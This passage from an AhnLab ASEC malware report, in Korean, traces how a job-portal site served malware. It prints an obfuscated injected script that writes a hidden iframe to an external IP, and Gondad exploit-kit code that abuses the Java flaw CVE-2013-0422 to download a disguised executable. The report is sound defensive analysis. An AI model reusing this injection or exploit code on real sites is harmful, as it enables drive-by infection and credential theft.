Connection: Keep-Alive

위 패킷 로그를 기반으로 악성코드 유포 경로를 추적해 보면 다음과 같다.

http://www.**********.co.kr/default.asp(취업 포털 사이트)
↓
http://www.****bridge.co.kr/pages/etc/**********_etc.php
↓
http://ijang.*****.com/twitter/oauth/****_proc.js
↓
http://ijang.*****.com/twitter/oauth/****_proc.js

실제 악성 스크립트가 삽입된 페이지는 ****_proc.js인데, 해당 페이지는 아래처럼 난독화된 악성 스크립트 코드를 가지고 있으며 분석해 보면 최종적으로 http://205.***.146.***/img/index.html를 다운로드하도록 돼 있다.

```
if(document.cookie.indexOf('ralrlea')==-1){var expires=new
Date();expires.setTime(expires.getTime()+12*60*60*1000);document.cookie='ralrlea=
Yes;path=/;expires='+expires.toGMTString();document.write(unescape("%3C%69%66%72%
61%6D%65%20%77%69%64%74%68%3D%31%30%30%20%68%65%69%67%68%74%3D%31%20%66%72%61%6D%
65%62%6F%72                                    %74%70%3A%2F%2F%32%30%35%2E
   2E%31%34%36          %2F%69%6D%67%2F%69%6E%64%65%78%2E%68%74%6D%6C%3E%3C%2F%69%
66%72%61%6D%65%3E"));}
```

그림 3-9 | ****_proc.js에 저장된 난독화 악성 스크립트


index.html 역시 공다 익스플로이트 킷으로 제작 및 난독화된 악성 스크립트로, 그 형태는 '(1) 언론사 사이트를 통한 악성코드 유포'에서 살펴봤던 Top.html과 동일하다.

```
87 else
88 {
89 gondad.archive="KvSur3.jpg";
90 gondad.code="xml20130422.XML20130422.class";
91 gondad.setAttribute("xiaomaolv","http://css.      .com/img/img.jpg");
92 gondad.setAttribute("bn","woyouyizhixiaomaolv");
93 gondad.setAttribute("si","conglaiyebuqi");
94 gondad.setAttribute("bs","748");
95 document.body.appendChild(gondad);
96 }
```

그림 3-10 | index.html에서 사용하는 자바 취약점(CVE-2013-0422)

해당 취업 포털 사이트에 접속했던 PC에 자바가 설치되어 있고, [그림 3-10]의 취약점(CVE-2013-0422)이 존재한다면 img.jpg파일을 다운로드한 후 실행된다. 다운로드된 img.jpg는 확장자만 보면 그림 파일이므로 단독으로 실행했을 경우 그림판을 통해서 또는 이미지를 볼 수 있는 프로그램을 통해서 img.jpg파일의 내용을 보여주지만 다운로드된 해당 파일은 확장자만 jpg일뿐 실제로는 실행 가능한 exe파일이다. img.jpg파일은 아래와 같은 기능을 가지고 있다.

✓ 윈도우 시스템 파일 교체
✓ 백신 기능 무력화 및 프로세스 강제종료
✓ 특정 온라인 게임 사용자의 계정정보 탈취



ASEC REPORT CONTRIBUTORS

집필진	선임연구원	안 창 용
	선임연구원	이 도 현
	주임연구원	문 영 조
	주임연구원	김 재 홍
	연구원	강 민 철
	연구원	김 혜 선
	대리	황 선 욱
참여연구원	ASEC 연구원 SiteGuard 연구원	
편집	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무 조 시 행	
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901	

AhnLab